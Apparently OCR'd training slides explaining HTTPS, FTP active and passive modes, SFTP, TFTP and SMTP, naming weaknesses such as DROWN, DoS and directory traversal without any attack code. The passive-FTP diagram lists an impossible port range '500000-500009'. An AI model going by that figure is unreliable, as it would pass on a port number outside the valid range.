- It protects against **man-in-the-middle attacks**, as data are transmitted over an encrypted channel
- It can be vulnerable to DROWN (Decrypting RSA with Obsolete and Weakened eNcryption) attacks

How it works

HTTPS


A
Sends the Password
"Mypass"
Encryption
"Xz54p6kd"
Decryption
"Mypass"
B
Receive the Password
Unauthorized Access
Gets "Xz54p6kd"

Notes: ______________________________



File Transfer Protocol (FTP)

- File Transfer Protocol (FTP) is a standard networking **protocol used for sharing files** over the Internet's TCP/IP protocols
- Based on the **client-server architecture**, FTP uses SSL/TLS and SSH encryptions for data security
- FTP servers provide access to users using a simple login mechanism



How FTP Works?

FTP uses two connections:

- **Control connection** — transmits commands and the replies to those commands between the client and the server
- **Data connection** — for the transfer of data files

FTP supports two modes of operation

Active Mode

- The control connection is made from the FTP client, and all data connections are made from the FTP server to the FTP client

Active FTP: control In, Data Out

Port 1024-65535
FTP client
Port 1024-65535
Control channel
The client sends commands, the server returns responses
Data channel (As Needed)
The server sends or receives data (files or directory listings)
Port 21
FTP server
Port 20

Passive Mode

- Both the control and data connections are established from the FTP client to the FTP server


Passive FTP: Both connections Inbound

Port 1024-65535
FTP client
Port 1024-65535
Control channel
The client sends commands, the server returns responses
Data channel (As Needed)
The server sends or receives data (files or directory listings)
Port 21
FTP server
Port 500000-500009 (defined port range)

Notes:

Secure File Transfer Protocol (SFTP)

- SFTP is a **secure version of FTP** and an extension of SSH2 protocol
- It is used for secure file transmission and file access over a reliable data stream
- It runs on **TCP port 22**



Trivial File Transfer Protocol (TFTP)

- TFTP is a **lockstep communication protocol**
- It transmits files in both directions of a client-server application
- It help in node booting on a local area network when the operating system or firmware images are stored on a file server
- TFTP only reads and writes files from or to a remote server. It cannot list, delete, or rename files or directories, and it has no provisions for user authentication
- TFTP is generally used only with **local area networks (LAN)**
- TFTP constitutes an **independent exchange**

Weaknesses:

- It is vulnerable to denial of service (DoS) attacks
- It is vulnerable to directory traversal vulnerability


Notes: ____________________

Simple Mail Transfer Protocol (SMTP)

- SMTP is an application layer protocol for **electronic mail (email) transmission**
- It is a relatively **simple and text-based protocol** that communicates with the mail server over TCP port 25
- There are two types of SMTP model
  - End to end: Used to communicate between different organizations
  - Store and forward : Used to communicate within an organization

Features:

- Mail forwarding
- Mail gatewaying
- Mail relaying
- Address debugging
- Mailing list expansion



Model of SMTP system
Client
User at a terminal
Sender
User Agent
Sent mail's queue
Message transfer agent (MTA)
SMTP commands, replies, and mail
TCP connection
TCP port 25
User at a terminal
Receiver
User Agent
User Mailboxes
Message transfer agent (MTA)
Server

Simple Mail Transfer Protocol (SMTP) (Cont'd)

Advantages:

- SMTP provides the simplest form of communication through mail
- Quick email delivery
- It is reliable for outgoing email messages
- Easy to connect and can be connected to any system that is flexible with existing applications
- Can be used on several platforms
- Incurs low implementation and administration cost

Disadvantages:

- Security is weakest for SMTP
- Limited to 7 bit ASCII characters
- Lacks the security protocols specified in X.400
- Usefulness is limited owing to its simplicity

Notes:

